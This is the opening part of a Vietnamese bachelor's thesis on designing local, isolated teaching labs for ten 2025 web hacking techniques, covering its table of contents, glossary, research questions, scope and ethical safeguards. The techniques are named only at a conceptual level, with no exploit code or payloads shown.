

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN
KHOA CÔNG NGHỆ THÔNG TIN

PHẠM ANH KHÔI

XÂY DỰNG BỘ LAB THỰC HÀNH VỀ CÁC KỸ
THUẬT WEB HACKING CHUYÊN SÂU

KHÓA LUẬN TỐT NGHIỆP CỬ NHÂN
CHƯƠNG TRÌNH CHẤT LƯỢNG CAO

Tp. Hồ Chí Minh, tháng 07 năm 2026

**TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN
KHOA CÔNG NGHỆ THÔNG TIN**

PHẠM ANH KHÔI – 22127210

**XÂY DỰNG BỘ LAB THỰC HÀNH VỀ CÁC KỸ
THUẬT WEB HACKING CHUYÊN SÂU**

**KHÓA LUẬN TỐT NGHIỆP CỬ NHÂN
CHƯƠNG TRÌNH CHẤT LƯỢNG CAO**

**GIẢNG VIÊN HƯỚNG DẪN
Đỗ Hoàng Cường – Huỳnh Thị Bảo Trân**

Tp. Hồ Chí Minh, tháng 07 năm 2026

Mục lục

I	Danh mục bảng	8
II	Danh mục hình	9
III	Danh mục chữ viết tắt	10
IV	Danh mục thuật ngữ	13
1	MỞ ĐẦU	14
1.1	Lý do chọn đề tài và động cơ nghiên cứu	14
1.2	Khoảng trống nghiên cứu	15
1.3	Câu hỏi nghiên cứu	15
1.4	Mục tiêu và sản phẩm của đề tài	16
1.5	Đối tượng và phạm vi nghiên cứu	17
1.6	Ranh giới đạo đức và an toàn	18
1.7	Mô hình thiết kế và tiêu chí độ hoàn thiện của lab	19
1.8	Đóng góp và cấu trúc khóa luận	21
2	CÔNG TRÌNH LIÊN QUAN	23
2.1	Phạm vi và tiêu chí khảo sát	23
2.2	Ứng dụng cố ý để tổn thương triển khai cục bộ	24
2.3	Nền tảng đào tạo và bài tập thực hành	24
2.4	Bộ lab học thuật và nền tảng nghiên cứu giáo dục an toàn	25
2.5	Ma trận đối chiếu	26
2.6	Khoảng trống nghiên cứu và vị trí của đề tài	26

3	NỀN TẢNG KỸ THUẬT	28
3.1	Phạm vi và nguyên tắc biên soạn	28
3.2	Mô hình khái niệm dùng chung	28
3.3	Nền tảng giao thức và xử lý dùng chung	29
3.3.1	Bộ nhớ đệm, trình xác thực và chuyển hướng	29
3.3.2	Chuẩn hóa chính tắc, chuẩn hóa và phân tích cú pháp	30
3.3.3	Proxy, CONNECT và ghép kênh	30
3.4	Ánh xạ khái niệm sang các bài thực hành	31
4	TRIỂN KHAI CÁC LAB THỰC HÀNH	33
4.1	Oracle dựa trên lỗi trong SSTI mù (<i>Successful Errors</i>)	33
4.1.1	Mô tả vấn đề	34
4.1.2	Cơ chế kỹ thuật: khoảng hở logic và oracle	34
4.1.3	Thiết kế và kiểm chứng Lab 01	36
4.1.4	Phòng thủ và giảm thiểu	37
4.1.5	Bài học cho thực tế	39
4.2	Rò rỉ dữ liệu qua bộ lọc ORM (<i>ORM Leaking More Than You Joined For</i>)	40
4.2.1	Mô tả vấn đề	40
4.2.2	Cơ chế kỹ thuật: khoảng hở logic và oracle	41
4.2.3	Thiết kế lab	44
4.2.4	Phòng thủ và giảm thiểu	45
4.2.5	Bài học cho thực tế	46
4.3	SSRF qua vòng lặp chuyển hướng HTTP (<i>Novel SSRF Technique Involving HTTP Redirect Loops</i>)	46
4.3.1	Mô tả vấn đề	47
4.3.2	Cơ chế kỹ thuật: khoảng hở logic	48
4.3.3	Thiết kế lab	49
4.3.4	Phòng thủ và giảm thiểu	50
4.3.5	Bài học cho thực tế	51

4.4 Sai lệch do chuẩn hóa Unicode (<i>Lost in Translation: Exploiting Unicode Normalization</i>)	52
4.4.1 Mô tả vấn đề	52
4.4.2 Cơ chế kỹ thuật: khoảng hở logic và oracle	53
4.4.3 Thiết kế lab	54
4.4.4 Phòng thủ và giảm thiểu	55
4.4.5 Bài học cho thực tế	56
4.5 SOAPwn: nhằm lẫn lớp truyền tải trong proxy máy khách HTTP và WSDL (<i>SOAPwn</i>)	57
4.5.1 Mô tả vấn đề	57
4.5.2 Cơ chế kỹ thuật: oracle, kênh kề và khoảng hở logic	58
4.5.3 Thiết kế lab	60
4.5.4 Phòng thủ và giảm thiểu	60
4.5.5 Bài học cho thực tế	61
4.6 Rò rỉ liên trang qua độ dài ETag (<i>Cross-Site ETag Length Leak</i>)	62
4.6.1 Mô tả vấn đề	62
4.6.2 Cơ chế kỹ thuật: kênh kề, khoảng hở logic và oracle	63
4.6.3 Thiết kế lab	65
4.6.4 Phòng thủ và giảm thiểu	66
4.6.5 Bài học cho thực tế	67
4.7 Đầu độc bộ nhớ đệm nội bộ trong Next.js (<i>Next.js, Cache, and Chains: The Stale Elixir</i>)	67
4.7.1 Mô tả vấn đề	68
4.7.2 Cơ chế kỹ thuật: khoảng hở logic và oracle	68
4.7.3 Thiết kế lab	70
4.7.4 Phòng thủ và giảm thiểu	71
4.7.5 Bài học cho thực tế	72
4.8 Rò rỉ đích chuyển hướng khác nguồn (<i>XSS-Leak: Leaking Cross-Origin Redirects</i>)	72

4.8.1	Mô tả vấn đề	73
4.8.2	Cơ chế kỹ thuật: oracle, kênh kẻ và khoảng hở logic	73
4.8.3	Thiết kế lab	75
4.8.4	Phòng thủ và giảm thiểu	75
4.8.5	Bài học cho thực tế	76
4.9	HTTP/2 CONNECT qua proxy chuyển tiếp (<i>Playing with HTTP/2 CONNECT</i>)	76
4.9.1	Mô tả vấn đề	77
4.9.2	Cơ chế kỹ thuật: khoảng hở logic, oracle và kênh quan sát	78
4.9.3	Thiết kế lab	81
4.9.4	Phòng thủ và giảm thiểu	82
4.9.5	Bài học cho thực tế	83
4.10	Sai khác diễn giải giữa các bộ phân tích cú pháp (<i>Parser Differentials: When Interpretation Becomes a Vulnerability</i>)	83
4.10.1	Mô tả vấn đề	84
4.10.2	Cơ chế kỹ thuật: khoảng hở logic và oracle	85
4.10.3	Thiết kế lab	87
4.10.4	Phòng thủ và giảm thiểu	87
4.10.5	Bài học cho thực tế	88
5	ĐÁNH GIÁ VÀ BÀN LUẬN	89
5.1	Khung đánh giá	89
5.1.1	Mức độ hoàn thiện của sản phẩm thực nghiệm	89
5.2	Ma trận so sánh kỹ thuật	92
5.3	Trả lời các câu hỏi nghiên cứu	94
5.3.1	RQ1: Các nhóm invariant chung	94
5.3.2	RQ2: Phân biệt và gốc với che triệu chứng	95
5.3.3	RQ3: Ảnh hưởng của điều kiện môi trường	95
5.3.4	RQ4: Ảnh xạ sự phạm và chuẩn đầu ra	96
5.4	Đánh giá độ giá trị	98

5.4.1	Độ giá trị nội tại	98
5.4.2	Độ giá trị ngoại tại	99
5.4.3	Độ giá trị cấu trúc khái niệm	99
5.5	Giới hạn của đánh giá	100
5.6	Thiết kế đánh giá sự phạm và giao thức thí điểm	100
6	KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	102
6.1	Kết quả đạt được và đóng góp	102
6.2	Hạn chế	103
6.2.1	Phạm vi kỹ thuật và tính khái quát	103
6.2.2	Độ hoàn thiện không đồng đều	103
6.2.3	Phụ thuộc phiên bản	104
6.2.4	Đánh giá sự phạm	104
6.3	Hướng phát triển	104
6.3.1	Ưu tiên 1: Hoàn thiện sản phẩm thực nghiệm và phụ lục tái lập	104
6.3.2	Ưu tiên 2: Trình chạy chung và CI	105
6.3.3	Ưu tiên 3: Fuzzing theo invariant	105
6.3.4	Ưu tiên 4: Thực thi pilot đánh giá sự phạm	106
6.4	Kết luận	106
A	TÁI LẬP	107
A.1	Con trỏ bằng chứng chạy cho các lab M3	112
B	BẢNG CHỨNG CHẠY TỐI THIỂU	114
B.1	L1 Successful Errors — oracle lỗi (Core)	114
B.2	L6 Cross-Site ETag Length Leak — oracle trình duyệt (Extension)	115
B.3	L8 XS-Leak redirect — oracle định thời (Extension, M2)	116
B.4	L5 SOAPwn — transcript minh họa oracle Ohttp/Ofile (Extension, M0)	117
C	LAB GUIDE MẪU (LAB 01)	119

C.1	Mục tiêu học tập theo thang Bloom	119
C.2	Điều kiện tiên quyết	120
C.3	Các bước thao tác	120
C.4	Câu hỏi thảo luận	121
C.5	Bài tập mở rộng	122
C.6	Bảng tiêu chí chấm mẫu	122
D	BẢNG CHI TIẾT THEO LAB	123
	Đoạn mã gây lỗi hỏng theo lab	123
	Lab 01 — Successful Errors	127
	Lab 03 — SSRF qua vòng lặp chuyển hướng	127
	Lab 05 — SOAPwn	129
	Lab 07 — Next.js cache poisoning	129
	Lab 08 — XS-Leak redirect	130
	Lab 10 — Parser differentials	131
E	BỘ CÔNG CỤ ĐÁNH GIÁ SỰ PHẠM	132
E.1	Ma trận thiết kế khung: chuẩn đầu ra – checkpoint – câu hỏi	132
E.2	Ngân hàng đề kiểm tra trước-sau	133
	E.2.1 Lab 01 — Successful Errors (Blind SSTI)	133
	E.2.2 Lab 06 — Cross-Site ETag Length Leak	134
	E.2.3 Lab 08 — XS-Leak: Leaking Cross-Origin Redirects	135
	E.2.4 Template mẫu phân dẫn cho bảy lab còn lại	136
E.3	Bảng tiêu chí chấm CP1–CP4 dùng chung	137
E.4	Phiếu tự đánh giá và tải nhận thức	139
	E.4.1 Thang tự đánh giá năng lực (Likert 1–5)	139
	E.4.2 Thang tải nhận thức (mental effort)	139
E.5	Lược đồ dữ liệu và kế hoạch phân tích	140
	E.5.1 Biến thu thập và lược đồ bảng	140
	E.5.2 Công thức phân tích (chưa áp dụng số liệu)	140

Tài liệu tham khảo

142

Danh mục bảng

2.1	Đối chiếu các nền tảng thực hành với định hướng của đề tài	27
5.1	Ma trận độ hoàn thiện của mười micro-lab	91
5.2	So sánh các kỹ thuật trong phạm vi mô hình lab	93
5.3	Ánh xạ chức năng giữa lab, CLO và PLO	97
A.1	Môi trường và quy trình dựng lại của mười micro-lab	108
A.2	Hợp đồng kiểm thử và bằng chứng tối thiểu của mười bài thực hành vi mô	110
A.3	Con trỏ bằng chứng chạy (evidence/regression/summary.json) cho bảy lab M3	112
D.1	Ma trận kiểm soát của Lab 01	128
D.2	Các lớp oracle quan sát từ phía kẻ tấn công	129
D.3	Ba logic gap trong chuỗi	129
D.4	Tên máy chủ dùng trong phép đo	130
D.5	Checkpoints cốt lõi	130
D.6	Phân biệt và nguyên nhân gốc và che triệu chứng	131
E.1	Ma trận thiết kế khung checkpoint $\times$ loại đề $\times$ lab	133
E.5	Khuôn mẫu phân dẫn theo mức checkpoint	137
E.7	Bố cục phiếu chấm trống theo checkpoint	138
E.8	Các mục tự đánh giá năng lực theo checkpoint	139
E.9	Lược đồ dữ liệu thử nghiệm (một dòng mỗi người học)	140

Danh mục hình

3.1	Mẫu topology micro-lab dùng chung. Bộ quan sát là dữ liệu nền chuẩn, tách khỏi đường quan sát của kẻ tấn công.	31
4.1	Kiến trúc và ranh giới quan sát của Lab 01	36
4.2	Kiến trúc và ranh giới quan sát của Lab 02	44
4.3	Kiến trúc và ranh giới bằng chứng của Lab 03	49
4.4	Kiến trúc và ranh giới quan sát của Lab 04	54
4.5	Chuỗi truyền và khuếch đại tín hiệu	65
4.6	Kiến trúc và ranh giới quan sát của Lab 06	65
4.7	Kiến trúc và ranh giới quan sát của Lab 07	70
4.8	Kiến trúc và ranh giới quan sát của Lab 08	75
4.9	Kiến trúc cô lập của Lab HTTP/2 CONNECT	81
4.10	Kiến trúc cô lập của Lab 10 (parser differential)	87

Danh mục chữ viết tắt

Chữ viết tắt	Thuật ngữ tiếng Anh	Nghĩa tiếng Việt
ACL	Access Control List	Danh sách kiểm soát truy cập
API	Application Programming Interface	Giao diện lập trình ứng dụng
AST	Abstract Syntax Tree	Cây cú pháp trừu tượng
CDN	Content Delivery Network	Mạng phân phối nội dung
CI	Continuous Integration	Tích hợp liên tục
CI/CD	Continuous Integration / Continuous Delivery	Tích hợp liên tục / phân phối liên tục
CP	Checkpoint	Mốc kiểm tra thực hành
COOP	Cross-Origin-Opener-Policy	Chính sách mở cửa sổ cùng nguồn
CORS	Cross-Origin Resource Sharing	Chia sẻ tài nguyên khác nguồn
CSRF	Cross-Site Request Forgery	Giả mạo yêu cầu liên trang
CSP	Content Security Policy	Chính sách bảo mật nội dung
CVE	Common Vulnerabilities and Exposures	Hệ thống định danh lỗ hổng bảo mật
DNS	Domain Name System	Hệ thống phân giải tên miền
DOM	Document Object Model	Mô hình đối tượng tài liệu
DTO	Data Transfer Object	Đối tượng truyền dữ liệu
DoS	Denial of Service	Từ chối dịch vụ
ETag	Entity Tag	Thẻ thực thể; validator HTTP của biểu diễn
FIFO	First In, First Out	Vào trước, ra trước
HTML	HyperText Markup Language	Ngôn ngữ đánh dấu siêu văn bản
HTTP	Hypertext Transfer Protocol	Giao thức truyền siêu văn bản
h2c	HTTP/2 Cleartext	HTTP/2 không mã hóa TLS
IdP	Identity Provider	Nhà cung cấp định danh
IDN	Internationalized Domain Name	Tên miền quốc tế hóa
IETF	Internet Engineering Task Force	Lực lượng chuyên trách kỹ thuật Internet
ISR	Incremental Static Regeneration	Tái tạo tĩnh gia tăng
JSON	JavaScript Object Notation	Ký pháp đối tượng JavaScript

Chữ viết tắt	Thuật ngữ tiếng Anh	Nghĩa tiếng Việt
NFC	Normalization Form C	Dạng chuẩn hóa tổ hợp chuẩn tắc
NFD	Normalization Form D	Dạng chuẩn hóa phân rã chuẩn tắc
NFKC	Normalization Form KC	Dạng chuẩn hóa tổ hợp tương thích
NFKD	Normalization Form KD	Dạng chuẩn hóa phân rã tương thích
NUL	Null Character	Ký tự NUL
ORM	Object-Relational Mapping	Ánh xạ đối tượng – quan hệ
OWASP	Open Worldwide Application Security Project	Dự án bảo mật ứng dụng mở toàn cầu
PoC	Proof of Concept	Bằng chứng khái niệm
QUIC	QUIC transport protocol	Giao thức truyền tải QUIC
RCE	Remote Code Execution	Thực thi mã từ xa
RFC	Request for Comments	Tài liệu tiêu chuẩn/kỹ thuật của IETF
SOAP	Simple Object Access Protocol	Giao thức truy cập đối tượng đơn giản
SAN	Subject Alternative Name	Tên thay thế của chủ thể trong chứng thư số
SNI	Server Name Indication	Chỉ báo tên máy chủ trong TLS
SOP	Same-Origin Policy	Chính sách cùng nguồn gốc
SQL	Structured Query Language	Ngôn ngữ truy vấn có cấu trúc
SSG	Static Site Generation	Tạo trang tĩnh
SSRF	Server-Side Request Forgery	Giả mạo yêu cầu phía máy chủ
SSR	Server-Side Rendering	Kết xuất phía máy chủ
SSTI	Server-Side Template Injection	Chèn mẫu phía máy chủ
TCP	Transmission Control Protocol	Giao thức điều khiển truyền tải
TLS	Transport Layer Security	Bảo mật tầng truyền tải
UAX	Unicode Standard Annex	Phụ lục chuẩn Unicode
URI	Uniform Resource Identifier	Định danh tài nguyên thống nhất
URL	Uniform Resource Locator	Định vị tài nguyên thống nhất
VM	Virtual Machine	Máy ảo
WSDL	Web Services Description Language	Ngôn ngữ mô tả dịch vụ web
WSTG	Web Security Testing Guide	Hướng dẫn kiểm thử bảo mật web

Chữ viết tắt	Thuật ngữ tiếng Anh	Nghĩa tiếng Việt
XSS	Cross-Site Scripting	Chèn mã kịch bản liên trang
XS-Leaks	Cross-Site Leaks	Rò rỉ thông tin liên trang
YAML	YAML Ain't Markup Language	Ngôn ngữ tuần tự hóa dữ liệu

Danh mục thuật ngữ

Các thuật ngữ cốt lõi dưới đây được dùng theo nghĩa thao tác thống nhất cho toàn bộ sản phẩm; phân diễn giải đầy đủ nằm ở Mục 3.2.

Thuật ngữ	Định nghĩa
Oracle	Tín hiệu quan sát được cho phép phân biệt ít nhất hai giả thuyết về trạng thái hệ thống (khác biệt mã trạng thái, độ dài phản hồi, thời gian, hướng chuyển hướng, hoặc khả năng hoàn thành một hành vi trên trình duyệt/proxy).
Side-channel (kênh kẻ)	Kênh suy luận không đi qua dữ liệu nghiệp vụ mà qua thuộc tính phụ của quá trình xử lý (cache validator, lịch sử điều hướng, thời gian, độ dài, lịch lập lịch kết nối); thường được thực thi như một oracle lặp nhiều lần.
Logic gap (khoảng hở logic)	Khoảng sai khác giữa ý nghĩa an ninh mong muốn và hành vi thực thi thực tế, do hệ thống kiểm tra, chuẩn hoá, cache, uỷ quyền hoặc định tuyến ở những bước không đồng nhất.
Attacker-visible evidence (bằng chứng phía tấn công quan sát được)	Phân bằng chứng mà kẻ tấn công thực sự nhìn thấy từ vị trí của mình, không giả định quyền đọc nhật ký, shell hay database; dùng để kết luận kỹ thuật có thể khai thác từ góc nhìn bên ngoài.
Ground truth (dữ liệu nền chuẩn)	Bằng chứng nội tại xác nhận cơ chế thật sự đã xảy ra (marker file, trace proxy, nhật ký ứng dụng, stream/connection identifier, trạng thái phần nền); không thay thế oracle mà kiểm chứng oracle phản ánh đúng nguyên nhân.
Positive control (đối chứng dương)	Ca kiểm thử gần với ca tấn công nhưng phải vẫn hoạt động đúng sau khi vá, nhằm chứng minh biện pháp phòng thủ không vô hiệu hoá nhằm chức năng hợp lệ.
Negative control (đối chứng âm)	Ca kiểm thử được thiết kế để không kích hoạt oracle hay sink đang khảo sát, nhằm chặn diễn giải sai do nhiễu môi trường, caching ngẫu nhiên hay tín hiệu nền.
Paired regression (hồi quy đối chứng)	Phương pháp dùng cùng một topology và cùng một bộ kiểm thử để so sánh chế độ không an toàn và chế độ an toàn; bản vá chỉ được xem là mạnh khi oracle biến mất hoặc đổi nghĩa do nguyên nhân gốc đã bị loại bỏ, trong khi đối chứng dương vẫn giữ hành vi hợp lệ.

Chương 1. MỞ ĐẦU

Chương này xác lập bối cảnh, khoảng trống nghiên cứu, câu hỏi nghiên cứu, mục tiêu, phạm vi, ranh giới đạo đức và phương pháp xây dựng bộ lab. Phần khảo sát các nền tảng thực hành hiện có được tách thành Chương 2; các khái niệm giao thức dùng chung được trình bày tại Chương 3.

1.1 Lý do chọn đề tài và động cơ nghiên cứu

Ứng dụng web hiện đại thường gồm nhiều tầng xử lý: trình duyệt, proxy, cache, framework, dịch vụ nội bộ và thư viện phân tích dữ liệu. Một yêu cầu có thể được giải mã, chuẩn hóa, định tuyến, lưu đệm và kiểm tra quyền theo những quy tắc khác nhau tại từng tầng. Vì vậy, nhiều lỗ hổng mới không xuất phát từ một câu lệnh sai đơn lẻ mà từ sự không nhất quán giữa các thành phần, từ một capability được cấp vượt quá ý định nghiệp vụ, hoặc từ một hiệu ứng phụ mà kẻ tấn công có thể quan sát dù không đọc trực tiếp dữ liệu bí mật.

Bài tổng hợp *Top 10 Web Hacking Techniques of 2025* của PortSwigger Research cho thấy xu hướng này qua mười nghiên cứu về error oracle, ORM leak, SSRF kết hợp chuyển hướng, Unicode normalization, SOAP/WSDL proxy, ETag, cache của Next.js, XS-Leak, HTTP/2 CONNECT và parser differential. PortSwigger cũng nhận định side-channel đã trở thành một khả năng khai thác cơ bản nổi bật trong các nghiên cứu năm 2025 [1].

Các kỹ thuật trên khó được giảng dạy chỉ bằng mô tả lý thuyết. Người học cần quan sát yêu cầu, phản hồi, trạng thái cache, chuỗi chuyển hướng, khác biệt giữa các parser, nhật ký của từng tầng và kết quả trước–sau khi áp dụng biện pháp phòng thủ. Động cơ của đề tài là chuyển các nghiên cứu này thành môi trường thực hành có kiểm soát, qua đó hỗ trợ người học hình thành ba năng lực: xác định điều kiện tạo lỗ hổng, xây

dựng bằng chứng phù hợp với mô hình đe dọa và kiểm chứng liệu biện pháp phòng thủ có thực sự loại bỏ nguyên nhân gốc hay chỉ làm giảm khả năng quan sát.

1.2 Khoảng trống nghiên cứu

Các nền tảng thực hành web security hiện có có thể chia thành hai nhóm chính. Nhóm thứ nhất gồm các ứng dụng cố ý dễ tổn thương có thể triển khai cục bộ, chẳng hạn DVWA, WebGoat/WebWolf và OWASP Juice Shop. Nhóm thứ hai gồm các nền tảng đào tạo trực tuyến hoặc theo mô hình bài tập, chẳng hạn PortSwigger Web Security Academy, PentesterLab, Hack The Box Academy và TryHackMe. Các nền tảng này cung cấp nhiều nội dung thực hành có giá trị, từ lỗ hổng phổ biến đến bài tập có hướng dẫn, môi trường mô phỏng và theo dõi tiến độ.

Tuy nhiên, khảo sát tài liệu công khai được trình bày tại Chương 2 chưa tìm thấy một sản phẩm kết hợp đồng thời bốn đặc tính sau: (1) tập trung vào các kỹ thuật nghiên cứu mới được công bố trong năm 2025; (2) triển khai local-only với topology và dữ liệu giả lập do người học kiểm soát; (3) sử dụng một mô hình bằng chứng thống nhất, phân tách tín hiệu mà kẻ tấn công quan sát được với nhật ký hoặc trace nội bộ dùng làm dữ liệu nền chuẩn; và (4) tổ chức cặp chế độ không an toàn/an toàn kèm kiểm thử hồi quy để kiểm chứng bản vá trên cùng điều kiện thực nghiệm. Khoảng trống này là cơ sở để định vị đóng góp của đề tài. Khóa luận không nhằm thay thế các nền tảng hiện có về độ phủ nội dung hoặc quy mô cộng đồng, mà tập trung vào độ mới của kỹ thuật, khả năng kiểm tra và đối chiếu bằng chứng, cùng khả năng kiểm chứng phòng thủ.

1.3 Câu hỏi nghiên cứu

Khóa luận trả lời bốn câu hỏi nghiên cứu sau:

RQ1 – Các nhóm invariant chung. Mười kỹ thuật được khảo sát có thể quy về

những nhóm invariant chung nào, và việc phân nhóm đó định hướng thiết kế micro-lab, mô hình bằng chứng và biện pháp phòng thủ như thế nào?

RQ2 – Hiệu lực của hồi quy ghép cặp. Việc kết hợp chế độ không an toàn/an toàn với kiểm thử hồi quy có giúp phân biệt bản vá xử lý nguyên nhân gốc với biện pháp chỉ che, làm nhiều hoặc giảm tác động của triệu chứng hay không?

RQ3 – Ảnh hưởng của điều kiện môi trường. Phiên bản trình duyệt, framework, proxy, runtime và topology mạng ảnh hưởng như thế nào đến khả năng tái hiện và độ ổn định của oracle, logic gap hoặc capability trong từng lab?

RQ4 – Giá trị sư phạm ở mức thiết kế. Chuỗi checkpoint, mô hình bằng chứng và hồi quy ghép cặp của bộ lab bao phủ các mức nhận thức và chuẩn đầu ra dự kiến như thế nào?

Chương đánh giá sử dụng ma trận độ hoàn thiện, kết quả thực nghiệm trước–sau, phân tích theo nhóm cơ chế và ánh xạ checkpoint để trả lời bốn câu hỏi trên. RQ4 chỉ đánh giá độ bao phủ của thiết kế; khóa luận không đặt câu hỏi về mức tăng kết quả học tập của sinh viên vì phạm vi hiện tại chưa bao gồm một nghiên cứu thực nghiệm sư phạm quy mô lớp học. Tuy vậy, bộ công cụ đánh giá và giao thức nghiên cứu thử nghiệm cho nghiên cứu đó được thiết kế sẵn như một hiện vật (Mục 5.6, Phụ lục E), để việc thực thi về sau có thể tiến hành trực tiếp.

1.4 Mục tiêu và sản phẩm của đề tài

Mục tiêu tổng quát là xây dựng và đánh giá một bộ micro-lab cho mười kỹ thuật web hacking chuyên sâu, có thể triển khai trên máy cá nhân hoặc phòng máy, vận hành trong phạm vi cục bộ và *được thiết kế cho* học phần An Ninh Mạng Máy Tính. Mức phù hợp thực tế với học phần là một mục tiêu thiết kế, chưa phải kết quả đã kiểm chứng: nó cần nghiên cứu thử nghiệm, bảng tiêu chí chấm của chuyên gia hoặc kiểm tra trước/kiểm tra sau để xác nhận (xem Mục 5.4 và giới hạn tại Chương 5).

Các mục tiêu cụ thể gồm:

1. Phân tích cơ chế cốt lõi của từng kỹ thuật theo các thành phần: điều kiện tiền đề, mô hình đe dọa, invariant bị phá vỡ, oracle hoặc logic gap, tác động và biện pháp giảm thiểu.
2. Chuyển mỗi kỹ thuật thành một micro-lab độc lập, ưu tiên Docker Compose, dữ liệu giả lập, cấu hình local-only và khả năng đặt lại trạng thái.
3. Thiết kế checkpoint theo tiến trình quan sát, tái hiện, phân tích nguyên nhân, áp dụng phòng thủ và chạy kiểm thử hồi quy.
4. Phân tách bằng chứng mà kẻ tấn công có thể quan sát khỏi nhật ký, trace hoặc debug data chỉ dùng để xác nhận dữ liệu nền chuẩn của thí nghiệm.
5. Đánh giá từng lab theo độ trung thực kỹ thuật, khả năng tái lập, độ ổn định của tín hiệu, hiệu lực của bản vá và mức độ phù hợp với mục tiêu học tập.

Đề tài tạo ra hai sản phẩm chính. Sản phẩm thứ nhất là báo cáo khoa học trình bày nền tảng, công trình liên quan, cơ chế kỹ thuật, thiết kế thực nghiệm, kết quả kiểm chứng và bàn luận. Sản phẩm thứ hai là bộ sản phẩm thực hành gồm mã nguồn dịch vụ nạn nhân và dịch vụ hỗ trợ, cấu hình triển khai, dữ liệu mẫu, Lab Guide, chế độ phòng thủ, kiểm thử hồi quy và gói bằng chứng của các lần chạy đã được dùng trong báo cáo.

1.5 Đối tượng và phạm vi nghiên cứu

Đối tượng nghiên cứu là mười kỹ thuật trong danh sách PortSwigger 2025: Successful Errors, ORM leak, SSRF redirect loop, Unicode normalization, SOAPwn, ETag length leak, Next.js cache poisoning, XS-Leak redirect, HTTP/2 CONNECT và Parser Differentials. Tên gốc, phạm vi tái dựng và nguồn của từng kỹ thuật được nêu tại các Mục 4.1–4.10.

Phạm vi của khóa luận là tái hiện cơ chế khai thác hoặc quan hệ nhân quả cốt lõi trong môi trường giáo dục, không tái tạo toàn bộ chuỗi khai thác ngoài thực tế. Mỗi lab phải chỉ rõ cấu hình hoặc logic không an toàn, tín hiệu quan sát được, dữ liệu nền chuẩn dùng để xác nhận và điều kiện khiến biện pháp phòng thủ được xem là đạt. Dữ liệu bí mật, dịch vụ metadata, đích chuyển hướng, tài khoản và dịch vụ nội bộ đều là dữ liệu giả lập.

Ngoài phạm vi là kiểm thử hệ thống không được cấp quyền, publish dịch vụ ra Internet, điểm cuối/thông tin đăng nhập thật, công cụ quét hoặc khai thác tổng quát, tối ưu vượt qua sản phẩm phòng thủ thương mại và tuyên bố hiệu quả học tập khi chưa có nghiên cứu thử nghiệm hay đánh giá chuyên gia.

Phần lớn lab ưu tiên container hóa. Riêng SOAPwn phụ thuộc .NET Framework và Windows, do đó được triển khai theo mô hình hybrid gồm nạn nhân Windows và các dịch vụ hỗ trợ cục bộ; đây là ngoại lệ môi trường được công bố rõ, không làm thay đổi nguyên tắc local-only của đề tài.

1.6 Ranh giới đạo đức và an toàn

Bộ lab được xây dựng cho mục đích học tập, nghiên cứu có kiểm soát và kiểm chứng phòng thủ. Các ranh giới của đề tài phù hợp với tinh thần của Menlo Report: cân bằng lợi ích với nguy cơ gây hại, tôn trọng pháp luật và lợi ích công chúng, công khai phạm vi và duy trì trách nhiệm giải trình trong nghiên cứu an ninh [2].

Mọi thí nghiệm phải tuân theo các nguyên tắc sau:

1. **Local-only by default:** dịch vụ chỉ gắn vào localhost hoặc mạng nội bộ cần thiết; không có cấu hình công khai mặc định.
2. **Fake targets:** mọi tài nguyên nhạy cảm đều là dịch vụ và dữ liệu giả lập.
3. **Controlled capability:** script chỉ thực hiện checkpoint đã định nghĩa, không cung cấp chức năng quét hoặc lựa chọn đích tùy ý.

4. **Evidence separation:** oracle của kẻ tấn công phải được quan sát từ đúng vị trí của kẻ tấn công; nhật ký máy chủ, trace trình duyệt và điểm cuối debug chỉ là dữ liệu nền chuẩn cho người hướng dẫn hoặc quá trình hậu kiểm.
5. **Defense required:** mỗi lab phải nêu biện pháp xử lý nguyên nhân gốc, phòng thủ nhiều lớp và cách kiểm chứng hồi quy.
6. **Explicit authorization:** người học chỉ thực hành trên môi trường do mình sở hữu hoặc được đơn vị đào tạo cấp quyền rõ ràng.
7. **Minimized blast radius:** container, VM, tài khoản tiến trình và network policy chỉ được cấp quyền tối thiểu cần thiết cho khả năng khai thác đang nghiên cứu.

Docker Compose được dùng để cô lập dịch vụ, đặt tên miền nội bộ và chỉ publish các cổng cần thiết. Tuy nhiên, container không tự động tạo ra ranh giới an toàn tuyệt đối; cấu hình cổng, network, volume, capability và quyền truy cập vẫn phải được kiểm tra trong từng lab [3].

OWASP Web Security Testing Guide (WSTG) được dùng như khung phương pháp, không phải danh sách thay thế mười kỹ thuật. Mỗi lab kế thừa chu trình xác định mục tiêu và mô hình đe dọa, chuẩn bị điều kiện, thu bằng chứng từ đúng vị trí quan sát, phân tích tác động, áp dụng giảm thiểu và kiểm thử lại. Nhóm kiểm thử xử lý đầu vào áp dụng cho L1, L2, L4 và L10; yêu cầu phía máy chủ cho L3, L5 và L9; hành vi cache/HTTP cho L6–L7; còn kiểm thử phía máy khách cho L8. Cơ chế và checkpoint cụ thể vẫn xuất phát từ nghiên cứu gốc của từng lab [4].

1.7 Mô hình thiết kế và tiêu chí độ hoàn thiện của lab

Mỗi lab được tổ chức như một micro-lab độc lập với sáu vai trò logic:

1. *nạn nhân*: ứng dụng hoặc dịch vụ chứa cấu hình hay logic không an toàn.

2. *dịch vụ hỗ trợ/hạ tầng*: proxy, cache, máy chủ chuyển hướng, metadata giả, máy chủ WSDL hoặc parser thứ hai khi kỹ thuật yêu cầu.
3. *kẻ tấn công/bộ khung chạy trình duyệt*: trang web, script hoặc trình duyệt tự động hóa thực hiện phép đo trong đúng mô hình đe dọa.
4. *bộ quan sát*: nhật ký và telemetry dùng để giải thích hoặc xác nhận, không thay thế oracle của kẻ tấn công.
5. *phòng thủ*: cấu hình hoặc mã nguồn xử lý nguyên nhân gốc và các lớp giảm thiểu bổ sung.
6. *kiểm thử*: kiểm thử chứng minh chế độ không an toàn tái hiện được cơ chế, chế độ an toàn loại bỏ cơ chế đó và chức năng hợp lệ vẫn hoạt động.

Tiến trình thực hành gồm bốn bước: quan sát mốc cơ sở; tái hiện và thu bằng chứng phía tấn công quan sát được; phân tích nguyên nhân gốc rồi áp dụng phòng thủ; chạy lại cùng phép đo để kiểm chứng hồi quy. Mô hình này tránh hai sai lệch phổ biến: coi nhật ký nội bộ là bằng chứng khai thác dù kẻ tấn công không đọc được nhật ký, và coi một bản vá là đạt chỉ vì nó làm oracle nhiều hơn trong khi nguyên nhân thiết kế vẫn tồn tại.

